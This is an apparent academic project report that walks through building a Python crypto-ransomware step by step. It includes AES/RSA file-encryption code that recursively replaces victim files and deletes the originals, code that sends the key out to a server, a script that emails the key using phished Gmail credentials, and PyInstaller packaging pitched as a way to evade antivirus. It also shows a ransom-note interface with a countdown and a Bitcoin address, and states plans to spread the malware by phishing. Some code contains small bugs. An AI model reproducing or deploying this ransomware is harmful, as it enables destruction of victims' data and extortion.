Concerning the hybrid encryption, it combines the efficiency and the speed of symmetric encryption with the safety and convenience of asymmetric encryption. Considering all options, the group decided to use this more robust technique, because we can use the best of each system.

In our ransomware project, all compromised files will be encrypted using the symmetric encryption. Then, the symmetric key used to it will be encrypted using the asymmetric encryption, in which is the hacker public key. Finally, the attacker will use their private key to decrypt the simmetric key, which will be send after the payment to the victim. This whole process can be better visualized in the Figure 2.2.

Chapter 3

Creating Ransomware

I Tools

A Python

Python is chosen as the primary programming language for this project due to its versatility, ease of use, and extensive support for cryptographic libraries. As a high-level programming language, Python allows for rapid development and prototyping of ransomware functionalities, facilitating the implementation of complex cryptographic algorithms required for encryption and decryption processes. Additionally, Python's vast ecosystem of libraries, such as PyCrypto and Crypto, provides convenient access to robust cryptographic tools essential for implementing secure encryption schemes like AES and RSA. Furthermore, Python's cross-platform compatibility ensures that the ransomware can be deployed on various operating systems, increasing its potential impact. Its readability and clean syntax also contribute to easier maintenance and future modifications of the ransomware codebase. Overall, Python serves as a powerful and practical tool for developing ransomware while enabling researchers to explore cybersecurity concepts in a controlled and educational environment.

Figure 3.1: Python logo
Source: https://pluspng.com/python-logo-png-567.html

B Framework

PyCrypto: It is a Python library that provides cryptographic functions and protocols to secure data transmission and storage. It offers a wide range of cryptographic primitives, including encryption, decryption, hashing, digital signatures, and key exchange algorithms. PyCrypto is widely used in Python applications for implementing secure communication, data protection, and authentication mechanisms. With its comprehensive set of cryptographic tools and robust implementation, PyCrypto enables developers to build secure and reliable cryptographic solutions in Python.

pathlib: The pathlib module in Python provides an object-oriented approach to working with file system paths. It simplifies file path manipulation by offering a high-level interface for common file system operations, such as joining paths, navigating directories, and checking file existence. pathlib enhances code readability and portability by abstracting platform-specific path handling and offering intuitive methods for interacting with file paths. It is part of Python's standard library, making it readily available for file-related tasks in Python applications.

os: The os module in Python provides a portable interface to interact with the operating system. It offers functions for performing various operating system-related tasks, including file and directory operations, process management, environment variables, and more. os facilitates platform-independent file system operations and system-level interactions within Python applications. It is a core module in Python, providing essential functionalities for accessing and manipulating the underlying operating system environment.

Tkinter: Tkinter is a Python GUI toolkit that simplifies the creation of desktop applications. Tkinter is based on the Tk GUI toolkit and provides Python bindings for it, making it a popular choice for building cross-platform applications. It offers a wide range of widgets, including buttons, labels, text boxes, and canvas, that enable developers to design user-friendly and interactive interfaces. Developers can use Tkinter to create visually appealing applications by arranging and styling widgets according to their preferences. Tkinter's simplicity and ease of use make it an excellent choice for both beginners and experienced developers. It enables them to quickly prototype and develop GUI applications for various purposes, including data visualization and utilities. Tkinter integrates seamlessly with Python's event-driven programming model, making it easy to handle user interactions and respond to events for a smooth and responsive user experience. It is a versatile and powerful GUI toolkit that empowers Python developers to efficiently create cross-platform desktop applications.

requests: the Requests library in Python serves as a valuable tool for facilitating communication between the attacker and the victim. Requests is a popular HTTP library that allows Python programs to send HTTP requests easily and efficiently, making it suitable for various web-related tasks, including communication between client and server applications. In this scenario, the attacker can utilize the Requests library to establish a secure communication channel with the victim's system and transmit sensitive data, such as the attacker's private RSA key, to the victim. The HTTPS protocol can be employed to ensure the confidentiality and integrity of the data transmission, protecting it from eavesdropping and tampering by malicious entities. By leveraging the Requests library, the attacker can send the private key to the victim's system securely, enabling the victim to decrypt their files and recover the original content. This approach enhances the ransomware's functionality by providing a reliable mechanism for delivering decryption keys to the victims while maintaining the confidentiality of sensitive information. Additionally, the simplicity and versatility of the Requests library make it a practical choice for implementing communication features within the ransomware application, facilitating seamless interaction between the attacker and the victim's systems.

C The software "Pyinstalller"

In the context of our project, PyInstaller serves as a valuable tool for converting Python (.py) scripts into executable (.exe) files. This software simplifies the distribution and execution of Python applications on Windows systems by packaging them as standalone executables. PyInstaller streamlines the conversion process by providing a user-friendly command-line interface, enabling developers to customize various settings, such as icon selection, output directory, and inclusion of additional files. By converting the ransomware Python script into an executable file using PyInstaller, the attacker can ensure broader compatibility and ease of deployment across target systems without requiring Python interpreter installation. This tool enhances the ransomware's stealth capabilities by concealing its underlying Python code and presenting it as a standard Windows executable, potentially bypassing security measures and antivirus detection. Additionally, PyInstaller facilitates the creation of self-contained ransomware executables that can be distributed and executed independently, simplifying the attacker's deployment strategy and increasing the ransomware's potential impact.

D Oracle Virtual Box

Oracle VirtualBox is a powerful, open-source virtualization platform that enables users to run multiple operating systems simultaneously on a single physical machine. It provides a virtual environment where users can install and configure guest operating systems, including Windows, Linux, macOS, and more, without the need for additional hardware. Oracle VirtualBox offers a range of features such as hardware virtualization support, snapshotting, and networking capabilities, making it an ideal choice for testing and development purposes. In the context of testing the ransomware, Oracle VirtualBox provides a secure and isolated environment where the ransomware can be executed and analyzed without posing any risk to the host system or other production environments. By creating virtual machines (VMs) within Oracle VirtualBox, researchers can simulate various operating system configurations and network setups to evaluate the ransomware's behavior under different conditions. Furthermore, Oracle VirtualBox supports snapshotting functionality, allowing researchers to take snapshots of VMs at different stages of ransomware execution for forensic analysis and debugging. Overall, Oracle VirtualBox serves as a valuable tool for testing and analyzing the ransomware in a controlled and isolated environment, enabling researchers to assess its impact and behavior without compromising the security of their systems.

II Algorithms

A Key generation

The key generation phase involves the creation of a cryptographic key pair consisting of a private key and a corresponding public key using the RSA (Rivest-Shamir-Adleman) algorithm. This process generates two large prime numbers, computes their product, and derives the public and private keys from the resulting modulus.
The private key remains securely stored and inaccessible to external parties, while the public key is shared openly. The size of the key pair determines the level of security and computational complexity of the encryption and decryption processes.

B Encryption

Encryption is the process of transforming plaintext data into ciphertext using cryptographic algorithms to ensure confidentiality and data integrity. In this context, the encryption process employs both asymmetric (RSA) and symmetric (AES) encryption techniques. First, a randomly generated AES (Advanced Encryption Standard) session key is created to encrypt the actual content of the files. This session key is then encrypted using the recipient's (attacker's) public RSA key through the PKCS1 OAEP (Optimal Asymmetric Encryption Padding) scheme, providing confidentiality for the session key.
Subsequently, the content of the files is encrypted using the AES algorithm in Cipher Block Chaining (CBC) mode, which ensures that identical plaintext blocks are encrypted differently, enhancing security.

C Decryption

Decryption is the inverse process of encryption, involving the conversion of ciphertext back into plaintext using cryptographic keys. In this phase of the algorithm, decryption is performed to recover the original content of the encrypted files. The attacker's private RSA key, securely stored and accessible only to the attacker, is used to decrypt the session key previously encrypted with the public RSA key. This decrypted session key is then utilized to decrypt the ciphertext, employing the AES algorithm in CBC mode. The decryption process restores the plaintext data, enabling access to the original content of the encrypted files while maintaining data integrity.

D Key Management

Key management encompasses the secure generation, storage, distribution, and disposal of cryptographic keys throughout their lifecycle. In the context of the ransomware algorithm, key management practices are vital for maintaining the confidentiality and integrity of the encryption and decryption processes. The attacker's private RSA key, generated during key generation, is securely stored and managed to ensure its confidentiality and prevent unauthorized access. Proper key management protocols also include key rotation, periodic updates, and secure deletion of cryptographic keys to mitigate security risks and ensure the ongoing effectiveness of encryption and decryption operations.

E File Encryption and Decryption

File encryption and decryption are fundamental operations in cryptographic systems, ensuring the confidentiality and integrity of sensitive data. In this phase of the algorithm, file encryption involves the identification and encryption of victim files using the generated AES session key and the attacker's public RSA key. Files are encrypted in CBC mode to prevent pattern recognition and enhance security. Conversely, file decryption involves the identification and decryption of files encrypted with the ransomware's signature ".R4YH" extension using the attacker's private RSA key. Once decrypted, files are restored to their original state, allowing the victim to regain access to their data. Proper encryption and decryption techniques are crucial for protecting sensitive information and mitigating the impact of ransomware attacks.

F Password-Based Decryption Key Derivation and User Authentication.

In the algorithm part, we will integrate an interface to prompt the user for a password, which will be used to derive the decryption key for decrypting the encrypted files. This password-based key derivation process adds an additional layer of security by ensuring that only authorized users with the correct password can access the decryption key and recover the original content of the encrypted files.
We will enhance the decryption process to include a user interface component that prompts the user to enter a password. This password prompt will be implemented using the graphical interface toolkit Tkinter, which provides widgets for creating input fields and dialog boxes.
By incorporating a password-based key derivation mechanism into the decryption process, we ensure that only authorized users with the correct password can decrypt the encrypted files and access the original content. This adds an additional layer of security to the ransomware decryption process, mitigating the risk of unauthorized access to sensitive data. Additionally, the user interface component enhances the usability of the decryption process by providing a user-friendly interface for entering the decryption password.

Chapter 4

Project Development

I Creating process (step-by-step)

In this part, we going to create a Crypto-ransomware, a digital menace designed to encrypt victim files and hold them hostage until the malevolent creator sends the decryption key.

A Encryption

Imports section

This section imports the required modules and classes for the encryption process. It imports modules such as os for operating system functionalities, *Crypto.Cipher* and base64 for encryption/decryption algorithms, *Crypto.PublicKey* for RSA key operations, pathlib.Path for working with file paths, and *Crypto.Util.* Padding for padding operations during encryption.

```python
import os
import requests
import base64
from Crypto.Random import get_random_bytes
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES
from pathlib import Path
from Crypto.Util.Padding import pad
```

Listing 4.1: Imports Section Code

Key Pair Generation

Begin by generating a pair of cryptographic keys using the RSA algorithm. The generate_keys function facilitates the creation of a private key, stored securely in *private_key.pem* and its corresponding public key, flaunted proudly in *public_key.pem*.

```python
def generate_keys(key_size=2048):
    private_key = RSA.generate(key_size)
    public_key = private_key.publickey()
    return private_key, public_key
```

```

private_key, public_key = generate_keys()

with open('public_key.pem', 'wb') as f:
    f.write(public_key.export_key())
with open('private_key.pem','wb') as f:
    f.write(private_key.export_key())
```

Listing 4.2: Key Pair Generation Code

Transmission of the Private Key

The private key is transmitted to the attacker's designated server using a POST request. This communication is a crucial step, as it allows the attacker to possess the necessary information to decrypt the victim's files later.

Victim side We will decrypt the private key by using *AES_CBC* and a passphrase that already known by the attacker.

```
passphrase = "SecretMorrHackR4YH".ljust(32)
key_path = "/home/behana/rans/private_key.pem"

with open(key_path, 'rb') as key_file:
    key_content = key_file.read()

cipher = AES.new(passphrase.encode(), AES.MODE_CBC, iv=get_random_bytes
   (16))
ciphertext = cipher.encrypt(pad(key_content, AES.block_size))

encrypted_key = base64.b64encode(cipher.iv + ciphertext).decode('utf-8')
response = requests.post("http://10.0.2.15", data=encrypted_key)
if response.status_code == 200:
    os.remove(key_path)
else : exit()
```

Listing 4.3: Transmission of the Private Key Code - Victim side

Server side By using a class *KeyExchanger* and the function *do_post*, we need to decrypt the private key by using the passphrase.

```
with open("received_key.pem", 'wb') as key_file:
                decoded_key = base64.b64decode(hidden_key)
                iv = decoded_key[:16]
                ciphertext = decoded_key[16:]
                cipher = AES.new(passphrase, AES.MODE_CBC, iv=iv)
                decrypted_key = unpad(cipher.decrypt(ciphertext), AES.
                   block_size)
                key_file.write(decrypted_key)

            self.send_response(200)
            self.end_headers()
```

Listing 4.4: Transmission of the Private Key Code - Server side

File Encryption

The heart of the operation lies in the *encrypt_file* function, where a random 16-byte AES session key is generated. This session key undergoes encryption using the public RSA key, incorporating *PKCS1_OAEP* padding for security. Utilizing the AES cipher in Cipher Block Chaining (CBC) mode, each file in the victim directory undergoes encryption. In this case, Exclusions are made for files with *.pem*, *.exe* and *.py* extensions. The resulting encrypted session key and ciphertext are then stored in files with a $\dot{R}4YH$ extension.

```python
def encrypt_file(path):
    aes_session_key = os.urandom(16)
    cipher_rsa = PKCS1_OAEP.new(public_key)
    encrypted_session_key = cipher_rsa.encrypt(aes_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    with open(path, 'rb') as f:
        content = f.read()

    iv = get_random_bytes(AES.block_size)
    padded_data = pad(iv + content, AES.block_size)
    ciphertext = cipher_aes.encrypt(padded_data)

    file_extension = '.R4YH'
    new_name = Path(path).stem + file_extension
    with open(new_name, 'wb') as f:
        f.write(encrypted_session_key + ciphertext)
```

Listing 4.5: File Encryption Code

The script employs the pathlib library's rglob method to recursively search a specified directory and its subdirectories, targeting files based on specified extensions. Original files within the victim directory are systematically removed, replaced by their encrypted counterparts. This systematic approach ensures the eradication of unencrypted data.

```python
for file in victim_dir.rglob('*'):
    if file.is_file() and file.suffix.lower() not in ['.pem', '.exe', '.
       py']:
        encrypt_file(file)
        os.remove(file)
```

Listing 4.6: Searching Target Files Code

Awaiting the Attacker's Move

The encrypted files now serve as hostages, awaiting the arrival of the attacker's private key. Once the attacker sends the private key, it can be used to decrypt the files, releasing them from their digital prison.

B Decryption

Once the victim obtains the decryption key, they can use it to decrypt the files that the ransomware has encrypted. In our ransomware, the decryption key is essential for reversing the encryption process applied to the victim's files. The decryption program applies the key to the encrypted files, undoing the encryption process and enabling the victim to recover their unencrypted files.

Imports section

This section imports the required modules and classes for the decryption process. It imports modules such as os for operating system functionalities, *Crypto.Cipher* for encryption/decryption algorithms, *Crypto.PublicKey* for RSA key operations, pathlib.Path for working with file paths, and *Crypto.Util.* Padding for padding operations during decryption.

```python
import os
from Crypto.Cipher import PKCS1_OAEP, AES
from Crypto.PublicKey import RSA
from pathlib import Path
from Crypto.Util.Padding import unpad
```

Listing 4.7: Imports section code

Function ***decrypt_file***

This section defines the *decrypt_file* function, which is responsible for decrypting a single encrypted file using the provided private key.

The function reads the content of the encrypted file specified by the path, extracts the encrypted session key from the beginning of the file, and decrypts the session key using the provided private key with RSA OAEP decryption.

Using the decrypted session key, the program initializes an AES cipher and decrypts the remaining content of the file using AES in CBC mode. The decrypted content is then written to a new file with the original name.

```python
def decrypt_file(path, private_key):
    with open(path, 'rb') as f:
        content = f.read()

    file_extension = '.R4YH'
    original_name = Path(path).stem.replace(file_extension, '')

    encrypted_session_key = content[:private_key.size_in_bytes()]
    cipher_rsa = PKCS1_OAEP.new(private_key)
    aes_session_key = cipher_rsa.decrypt(encrypted_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    decrypted_data = unpad(cipher_aes.decrypt(content[private_key.
        size_in_bytes():]), AES.block_size)

    with open(original_name, 'wb') as f:
        f.write(decrypted_data)
```

Listing 4.8: Decryption Code

C Loading the key & The decryption loop

This section loads the attacker's private key from the file named *private_key.pem*. It then iterates through all files in the specified directory and its subdirectories. For each file with the extension .r4yh, which indicates that it was encrypted by the ransomware, the *decrypt_file* function is called to decrypt the file using the loaded private key. After decryption, the encrypted file is removed using *os.remove()*.

```
private_key = RSA.importr_key(open('received_key.pem', 'rb').read())

dir = Path('/home/behana/rans')

for file in dir.rglob('*'):
    if file.suffix.lower() == '.r4yh':
        decrypt_file(file, private_key)
        os.remove(file)
```

Listing 4.9: Loading Key and Decryption Loop Code

D Sending the private key after the payment

There are a lot of options that the attacker can choose to send the private key to the victim:

Establishing an Anonymous Email Infrastructure: By using false information, platforms like ProtonMail or Tutanota, designed with a paramount focus on privacy, become indispensable tools. The meticulous application of misleading credentials ensures a veil of confidentiality, facilitating the encrypted transmission of the key without any discernible attribution.

Navigating the Dark Web Landscape: Utilize platforms like Tor or I2P to ensure anonymity. This covert environment becomes conducive to the exchange of encrypted messages, the encrypted exchange of messages within this obscured digital realm adds a layer of complexity, rendering the interactions obscure and eluding conventional surveillance methods.

Embracing Encrypted Messaging App: The integration of encrypted messaging applications, exemplified by Signal or Telegram, augments the layers of secrecy enveloping communications. With end-to-end encryption as a cornerstone, interception becomes an arduous undertaking. This method fortifies the delivery of the decryption key, without exposing the identity.

For this ransomware, we aim to send the private key directly to the victim via email. Since our ransomware spreads through phishing tactics, we'll be having the victim's Gmail credentials.

```python
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart

attack_email = 'beh4n4@gmail.com'
attack_password = '***********'

victim_email = 'newmail@example.com'

with open('received_key.pem', 'rb') as key_file:
    key_content = key_file.read()

subject = 'Private Key Delivery'
body = 'Please find attached the private key.'

attachment = MIMEText(key_content.decode('utf-8'), 'plain')
attachment.add_header('Content-Disposition', 'attachment', filename='
    received_key.pem')

attachment = MIMEText(new_key_content, 'plain')

message = MIMEMultipart()
message.attach(attachment)
message['Subject'] = subject
message['From'] = attack_email
message['To'] = victim_email

with smtplib.SMTP('smtp.gmail.com', 587) as server:
    server.starttls()
    server.login(attack_email, attack_password)
    server.sendmail(attack_email, victim_email, message.as_string())
```

Listing 4.10: Sending the Private Key Code

E Converting from *.py* to *.exe file*

The command:

```
    pyinstaller --onefile interface.py
```

Listing 4.11: Loading Key and Decryption Loop Code

utilizes *PyInstaller* to convert a Python *.py* script, in this case, *interface.py* into a standalone executable *.exe* file. The *–onefile* option specifies that the output should be a single executable file, bundling all necessary resources and dependencies into a single package. This command initiates the *PyInstaller* process, which analyzes the Python script, resolves its dependencies, and packages them along with the script's bytecode into an executable format. The resulting *.exe* file encapsulates the entire application, including the Python interpreter and required libraries, enabling it to be executed independently on systems without Python installed. This approach simplifies distribution and deployment by providing a self-contained executable that retains the functionality of the original Python script while enhancing portability and ease of use.





Figure 4.1: Executable file
Source: Authors

F Interface

The interface includes multiple widgets such as labels, entry fields, buttons, and text boxes, strategically positioned within the window to facilitate user interaction. Labels are utilized to display informative messages and headings, guiding the user through the ransomware decryption process. Entry fields allow users to input sensitive information, such as the private key required for decryption, ensuring secure data entry and transmission.
Buttons are provided with descriptive labels and associated callback functions to perform specific actions, such as uploading the private key file or triggering the decryption process. The functionality of these buttons enhances the user experience by enabling seamless interaction with the ransomware decryption functionality.
Text boxes are incorporated to display detailed instructions and messages to the user, providing essential information about the ransomware attack and decryption process. The content within these text boxes is dynamically generated and formatted to ensure readability and clarity, effectively communicating the necessary steps and precautions to the user.
Additionally, the interface features a countdown timer implemented using a label widget, visually indicating the remaining time until the decryption deadline. This timer adds a sense of urgency and suspense to the interface, emphasizing the critical nature of the decryption process and motivating users to act promptly.




```
What Happends ?

Your computer has been compromised
by a ransomware attack.
Your files have been encrypted
and are inaccessible.
To regain access to your data,
you will need to follow the
instructions provided by
the attackers.
Please refrain from attempting
to access or modify any files
on your own, as it may result in

permanent data loss.

How To Be A Good Person

After all, what's more admirable
than bending over backward to
accommodate someone who's
holding your information hostage?
And let's not forget the cherry on
top - sending money through an
untraceable digital currency
to an anonymous address,
because transparency and
accountability are overrated,
am I right?
So, go ahead, be the beacon of
morality and send that ransom
straight to their Bitcoin address.
Who knows,
maybe they'll even send you
a thank-you note for
your generosity... or not.
PS: Stay calm until you receive

the password by email

Your Data Has Been Compromised

Enter the Private Key

This is the Bitcoin Address:
1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

1:29:55

It's a race against time, folks!
 Because obviously, the best
 decisions are made under
 pressure, especially when
 they involve potentially
 irreversible consequences.
 So, go ahead, embrace the thrill
 of the countdown, and make
 that payment before your data
 vanishes into the abyss forever!
 Tick tock, tick tock...
 the clock's ticking,
 and your data's itching

 to disappear!
```

Figure 4.2: Interface of Ransomware
Source: Authors

In the context of our project, we have consolidated the graphical interface and program logic into a singular Python file, with the intent of streamlining program execution for end-users. By compiling this unified file into an executable, we not only enhance the ransomware's accessibility but also maintain its user-friendly interface and robust functionality. As part of our strategic approach, we intend to extend the reach of our malicious creation by incorporating phishing techniques into its dissemination. This tactical addition ensures a broader impact and maximizes the potential for nefarious activities. In summary, the creation of this executable serves to simplify program usage, facilitating deployment, while simultaneously reinforcing its malicious capabilities through the integration of phishing strategies.


II Simulating

Describing the state of the files before the ransomware injection is essential to understanding the scope of the attack and assessing potential data loss. Seeing that file extensions are normal, such as *.py* for Python scripts, *.jpeg* for images, and *.txt* for text files, highlights that the files were in a functional state before the attack, as shown in the Figure 4.4. Normal extensions show that the files were accessible and usable in their original form, without malicious alteration or encryption.



```
┌──(behana㉿kali)-[~/rans]
└─$ tree
.
├── decr.py
├── exchange.py
├── index.jpeg
├── interface.py
├── key.py
├── rans1
│   └── test1.txt
├── ransom.py
├── serv.py
└── test.txt
```


Figure 4.3: Before Injection
Source: Authors



```
┌──(behana㉿kali)-[~/rans]
└─$ echo 'In the context of our project, PyInstaller serves as a valuable tool for converting Python
(.py) scripts into executable (.exe) files. This software simplifies the distribution and
execution of Python applications on Windows systems by packaging them as standalone
executables. PyInstaller streamlines the conversion process by providing a user-friendly
command-line interface, enabling developers to customize various settings, such as icon se-
lection, output directory, and inclusion of additional files. ' > test.txt
```


Figure 4.4: Before Injection
Source: Authors

After the ransomware was injected, the infected files were marked with the *.R4YH* extension, as shown in Figure 4.6, indicating that the original files had been altered and encrypted. Unlike common extensions such as *.py*, *.jpeg*, and *.txt*, which indicate functional file types, the appearance of the *.R4YH* extension signals a significant change in the state of the files.



```
┌──(behana㉿kali)-[~/rans]
└─$ tree
.
├── decr.py
├── exchange.py
├── index.R4YH
├── interface.py
├── key.py
├── public_key.pem
├── rans1
│   └── test1.R4YH
├── ransom.py
├── serv.py
└── test.R4YH
```


Figure 4.5: Computer directory after running the ransomware
Source: Authors



```
┌──(behana㉿kali)-[~/rans]
└─$ cat test.R4YH
: nɟ◆M◆◆IϤ9q◆◆◆◆◆◆i◆Zm◆b◆◆◆iZ▒y◆@◆i'◆;>◆jw◆◆◆yA▷◆◆◆d◆Dz◆=◆l◆◆ G◆ B◆/s⋆◆O◆8◆ru◆◆◆U0Z<◆◆\◆JR̂◆◆◆0◆▒◆◆◆P3◆◆zb◆◆<N◆◆◆◆1◆◆◆◆◆◆◆◆◆◆QX
                                                                                                              ◆y◆K◆~K{)#◆
                                                                                                                        o◆:◆◆◆s$Kv

◆◆}◆d◆◆FrP◆_◆◆◆KDdk◆◆◆X9
◆(◆◆76o◆Y◆◆-{t4V)N9Q◆gq◆\[◆◆[illegible]_◆◆◆◆/;◆◆zl◆_◆◆◆:◆o◆◆1}◆◆◆◆◆◆◆◆w?s◆◆s"◆◆◆◆◆◆◆◆◆-W◆◆◆}◆,◆◆?◆◆◆D◆Om23◆u3p\JOR◆
                                                      ◆({p◆-m◆Qu◆f◆◆Q◆a5◆yk\7◆◆)E◆◆=◆O|◆=P◆$◆b◆k◆g!◆◆δ{◆N◆BQ◆◆R◆h0~y◆◆Y◆◆gA8ac◆◆mA◆
◆◆^◆|◆LN◆◆◆◆>◆
```

Figure 4.6: Test file after running the ransomware
Source: Authors

Following the ransomware injection, the homepage displays a distressing message indicating that the computer has been compromised by a ransomware attack. Users are informed that their files have been encrypted and are now inaccessible, as it is shown in the Figure 4.2. To regain access to their data, they are invited to follow the instructions provided by the attackers, as shown in the Figure 4.7.



What Happends ?

```
Your computer has been compromised
by a ransomware attack.
Your files have been encrypted
and are inaccessible.
To regain access to your data,
you will need to follow the
instructions provided by
the attackers.
Please refrain from attempting
to access or modify any files
on your own, as it may result in

permanent data loss.
```

